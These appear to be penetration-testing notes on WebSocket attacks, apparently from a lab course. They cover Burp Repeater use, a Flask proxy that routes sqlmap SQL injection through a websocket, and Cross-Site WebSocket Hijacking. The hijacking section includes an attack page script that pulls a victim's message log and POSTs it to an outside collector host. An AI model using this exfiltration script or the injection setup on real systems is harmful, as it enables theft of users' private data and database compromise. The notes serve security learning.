Manipulations in Burp#
You can find all the websocket connections you had in Proxy -> WebSockets History.

You can also manipulate the websocket path, connection headers, messages. First send the websocket message to Repeater tab by clicking on one and CTRL + R

After that, CTRL + SHIFT + R to navigate to Repeater tab. You can manipulate the headers and path by clicking on pencil icon, select the existing websocket connection and clone

After cloning the connection, you should see this pop up. You can change the connection host, port, the websocket path, connection headers, etc
SQLI via websocket#
sqlmap usually have problem with websocket. We can run a local web server that acts like a websocket proxy. It takes the username GET parameter, turns it into json and send it to the target via the websocket connection
from flask import Flask, request
from websocket import create_connection
import json

app = Flask(__name__)

WS_URL = 'ws://somewebsite.com/dbconnector'

@app.route('/')
def index():
    req = {}
    req['username'] = request.args.get('username', '')

    ws = create_connection(WS_URL)
    ws.send(json.dumps(req))
    r = json.loads(ws.recv())
    ws.close()

    if r.get('error'):
        return r['error']

    return r['messages']

app.run(host='127.0.0.1', port=8000)
Then we just run sqlmap like this:
sqlmap -u 'http://localhost:8000/?username=asdasd*'Cross-Site WebSocket Hijacking (CSWH)#
For this exploit to work, cookie attribute
samesitehas to be deliberately set tonone, because if it is unset, browser will set it tolaxby default. See HttpOnly Cookie Attribute
This flask webapp:
- Has a websocket route at
/message - Authentication is done by session cookie
- No CSRF token
- Will send back all message log if client send
!get_messages
@sock.route('/messages')
def messages(sock):
    if not session.get('logged_in'):
        sock.send('{"error":"Unauthorized"}')
        return

    while True:
        response = {}

        try:
            data = sock.receive(timeout=1)
            if not data == '!get_messages':
                continue

            username = session.get('user', '')
            messages = fetch_messages(username)

            if not messages:
                response['error'] = "No messages for this user!"
            else:
                response['messages'] = [msg[0] for msg in messages]

            sock.send(json.dumps(response))

        except Exception as e:
            response['error'] = "An error occured!"
            sock.send(json.dumps(response))
We can try sending a websocket connection request like this, with the Origin header being another website. If webapp don’t check this and we get a connection, we are good to go
GET /messages HTTP/1.1
Host: 172.17.0.2:80
Connection: Upgrade
Upgrade: websocket
Origin: http://crossdomain.htb
Sec-WebSocket-Version: 13
Cookie: session=eyJsb2dnZWRfaW4iOnRydWUsInVzZXIiOiJodGItc3RkbnQifQ.ZEQwlQ.ZoJ2yDD1Ujx5wzp54vXWN97j1LM
Sec-WebSocket-Key: 7QpTshdCiQfiv3tH7myJ1g==
Since WebSockets are not protected by the Same-Origin policy by browser, we can just host our own malicious website with this script to exfiltrate all messages
<script>
  function send_message(event){
    socket.send('!get_messages');
  };

  const socket = new WebSocket('ws://172.17.0.2:80/messages');
  socket.onopen = send_message;
  socket.addEventListener('message', ev => {
    fetch('http://ch23a202vtc0000138p0getbibyyyyyyb.oast.fun/', {method: 'POST', mode: 'no-cors', body: ev.data});
  });
</script>